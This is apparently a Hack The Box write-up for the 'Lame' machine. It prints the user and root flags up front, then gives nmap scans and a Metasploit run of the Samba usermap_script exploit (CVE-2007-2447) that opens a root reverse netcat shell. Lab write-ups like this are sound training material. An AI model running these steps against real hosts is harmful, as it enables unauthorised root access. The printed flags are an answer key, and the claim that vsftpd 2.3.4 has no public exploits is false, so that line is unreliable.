Lame

Tags	Metasploit
Level	Easy
OS	Linux


ANSWER:

```
USER_FLAG=c03233f463e32451db688185833ea10f
ROOT_FLAG=a676f78e74fe22ea3a978d6ce3b6e6a2
```


▼ Recon

Nmap

We firstly scan all ports to check the openness of this host



⇒ From the result, only ftp and netbios-ssn are worth noticing



```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
```

Scanning of port 21 leads to the finding of port 21 with version `vsftpd 2.3.4`

⇒ There are no public exploits related to this version

⇒ The only attack vector is port 139 - netbios-ssn

`nmap -p 139 --min-rate=10000 -sCV 10.10.10.3`

```
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

Host script results:
|_clock-skew: mean: 2h30m21s, deviation: 3h32m10s, median: 19s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2023-02-26T07:06:30-05:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

⇒ We found a public exploit related to this version : `CVE 2007-2447`

▼ Exploit

Metasploit

We are able to find the exploitation script for the CVE2007-2447 ⇒ We will run this to get the reverse shell to the host

```
msf6 > search cve 2007-2447

Matching Modules
================

   #  Name                                Disclosure Date
   -  ----                                ---------------
   0  exploit/multi/samba/usermap_script  2007-05-14
```

We then try to get the reverse shell

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > run
```

Successfully getting the reverse shell

```
[*] Started reverse TCP handler on 10.10.14.22:4444
[*] Command shell session 1 opened (10.10.14.22:4444 -> 10.10.10.3:48958) at 2023-02-27 02:29:53 -0500
```

We will now check the permission of current user

```
id
uid=0(root) gid=0(root)
```

We are under the root permission ⇒ We are able to get the user and root flag without needing to escalatate privileges

⇒ We could find the user flag in the directory

`/home/makis/user.txt`

⇒ We could find the root flag in the directory

`/root/root.txt`